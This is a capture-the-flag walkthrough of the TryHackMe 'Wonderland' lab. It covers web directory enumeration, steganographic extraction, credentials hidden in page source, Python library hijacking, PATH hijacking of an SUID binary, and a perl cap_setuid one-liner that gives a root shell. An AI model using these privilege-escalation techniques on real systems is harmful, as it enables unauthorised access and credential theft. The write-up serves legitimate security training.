

Wonderland

Link- https://tryhackme.com/room/wonderland

As a first step, used **Nmap** tool to scan the active ports and services on the machine.



Since the port 80 is open, used **Gobuster** tool to enumerate through the sub-directories of the webpage.



As checked into the first sub directory, there is a jpg file inside the img sub-directory.

```
┌──(kali㉿kali)-[~/Wonderland]
└─$ wget 10.10.50.4/img/white_rabbit_1.jpg
--2022-01-28 13:32:46--  http://10.10.50.4/img/white_rabbit_1.jpg
Connecting to 10.10.50.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1993438 (1.9M) [image/jpeg]
Saving to: 'white_rabbit_1.jpg'

white_rabbit_1.jpg                          100%[=========================

2022-01-28 13:32:54 (259 KB/s) - 'white_rabbit_1.jpg' saved [1993438/1993438]
```

Saved alice_door.png and alice_door.jpg similarly like above

```
┌──(kali㉿kali)-[~/Wonderland]
└─$ ls -al
total 5280
drwxr-xr-x  2 kali kali    4096 Jan 28 13:33 .
drwxr-xr-x 32 kali kali    4096 Jan 28 13:31 ..
-rw-r--r--  1 kali kali 1556347 May 25  2020 alice_door.jpg
-rw-r--r--  1 kali kali 1843670 Jun  1  2020 alice_door.png
-rw-r--r--  1 kali kali 1993438 May 25  2020 white_rabbit_1.jpg
```


Use the tool **Steghide** to extract any hidden encrypted data inside the image file.

```
┌──(kali㉿kali)-[~/Wonderland]
└─$ steghide extract -sf white_rabbit_1.jpg
Enter passphrase:
wrote extracted data to "hint.txt".

┌──(kali㉿kali)-[~/Wonderland]
└─$ ls
alice_door.jpg  alice_door.png  hint.txt  white_rabbit_1.jpg

┌──(kali㉿kali)-[~/Wonderland]
└─$ cat hint.txt
follow the r a b b i t
```

As checked, there is a **hint.txt** file hidden inside the **White_rabbit_1.jpg** file and the file says to follow each letter – r a b b i t.


Hence, followed the sub-directory search using **Gobuster** tool.


```
└─$ gobuster dir -u http://10.10.50.4/r -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.50.4/r
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/28 12:58:51 Starting gobuster in directory enumeration mode
===============================================================
/a                    (Status: 301) [Size: 0] [--> a/]
/index.html           (Status: 301) [Size: 0] [--> ./]
Progress: 4360 / 4615 (94.47%)                      ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/01/28 12:59:42 Finished
===============================================================
```





```
┌──(kali㉿kali)-[~/Wonderland]
└─$ gobuster dir -u http://10.10.50.4/r/a -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.50.4/r/a
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/28 12:59:48 Starting gobuster in directory enumeration mode
===============================================================
/b                    (Status: 301) [Size: 0] [--> b/]
/index.html           (Status: 301) [Size: 0] [--> ./]
Progress: 2294 / 4615 (49.71%)                      ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/01/28 13:00:17 Finished
===============================================================
```


Keep following the letters as they are and see if any hidden information can be found.









```
└─$ gobuster dir -u http://10.10.50.4/r/a/b/b -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.50.4/r/a/b/b
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/28 13:01:07 Starting gobuster in directory enumeration mode
===============================================================
/i                   (Status: 301) [Size: 0] [--> i/]
/index.html          (Status: 301) [Size: 0] [--> ./]
Progress: 2146 / 4615 (46.50%)                     ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/01/28 13:01:32 Finished
===============================================================
```





```
┌──(kali㉿kali)-[~/Wonderland]
└─$ gobuster dir -u http://10.10.50.4/r/a/b/b/i -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.50.4/r/a/b/b/i
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/28 13:01:37 Starting gobuster in directory enumeration mode
===============================================================
/index.html          (Status: 301) [Size: 0] [--> ./]
/t                   (Status: 301) [Size: 0] [--> t/]

===============================================================
2022/01/28 13:02:30 Finished
===============================================================
```



The last letter **t** gives the below webpage.




Checking the source code of the final web page gives us sensitive information about user's credentials.




```
<!DOCTYPE html>

<head>
    <title>Enter wonderland</title>
    <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
        the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
    <p style="display: none;">alice:[redacted]/p>
    <img src="/img/alice_door.png" style="height: 50rem;">
</body>
```

Since the **SSH** port is open on the machine, use the above retrieved credentials to login into the service.



As checked the results of **sudo -l** command, the python file – **walrus_and_the_carpenter.py** can be executed with sudo privileges and NO password.




The **walrus_and_the_carpenter.py** file calls a **random.py** file whenever it is executed and to which we have write access to edit. Hence edit the random.py file in a way to get a bind shell.

Once executed, we get a shell with user -rabbit privileges.


In case you don't know what, it is a sticky bit is basically some permission on an executable file in Linux that allows whoever runs this file to do something as another user (SUID) or another group (SGID).

Combined with PATH variable exploitation, sticky bits can be used to execute arbitary command as another user. So let's see if there's anything we can take advantage of within this tea party.


Here, we use strings command to extract printable strings from a binary file.



The teaparty executable calls a Date function whenever executed which can be used to exploit.



Add tmp in the PATH variable and then crate a file named date inside it. Add the command - /bin/sh and the command which needs to be executed and for this example, let us see who the owner of the file is – teaParty.



As it can be seen. **Hatter** is another user who has access to the machine.

Append the Date file in a way to list out the files in the current directory which will give the below result.

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by total 28
drwxr-x--- 3 hatter hatter 4096 May 25  2020 .
drwxr-xr-x 6 root   root   4096 May 25  2020 ..
lrwxrwxrwx 1 root   root      9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25  2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter  807 May 25  2020 .profile
-rw------- 1 hatter hatter   29 May 25  2020 password.txt
Ask very nicely, and I will give you some tea while you wait for him
```

The above command worked successfully, and it listed all the files in the current directory.

```
rabbit@wonderland:/home/rabbit$ cat /tmp/date
#!/bin/sh
cat /home/hatter/password.txt
```

Continue the same to read the password.txt file.

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by [redacted]?
Ask very nicely, and I will give you some tea while you wait for him
```

Once the password has been retrieved, use the same to change the user to **hatter.**

```
rabbit@wonderland:/home/rabbit$ su hatter
Password:
hatter@wonderland:/home/rabbit$ cd..
cd..: command not found
hatter@wonderland:/home/rabbit$ cd ..
hatter@wonderland:/home$ cd hatter/
hatter@wonderland:~$ ls
password.txt
hatter@wonderland:~$ ls -al
total 28
drwxr-x--- 3 hatter hatter 4096 May 25  2020 .
drwxr-xr-x 6 root   root   4096 May 25  2020 ..
lrwxrwxrwx 1 root   root      9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25  2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter  807 May 25  2020 .profile
-rw------- 1 hatter hatter   29 May 25  2020 password.txt
```

Enumerate through the directories to find the user.txt file and read the comments.

```
hatter@wonderland:/root$ cat user.txt
thm{[redacted]}
```

Next ran the **linpeas.sh** to find privilege escalation vertex and found that **Perl** has capabilities setup on the machine.

```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

As checked on GTFObins for CAP_SETUID capability set.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Followed the above mentioned to get the root shell.

```
hatter@wonderland:/tmp$
; exec "/bin/sh";'/tmp$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0);
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
#
```

Traverse through the directories to find the root flag.

```
# cd home
# cd alice
# cat root.txt
thm{                                                    }
```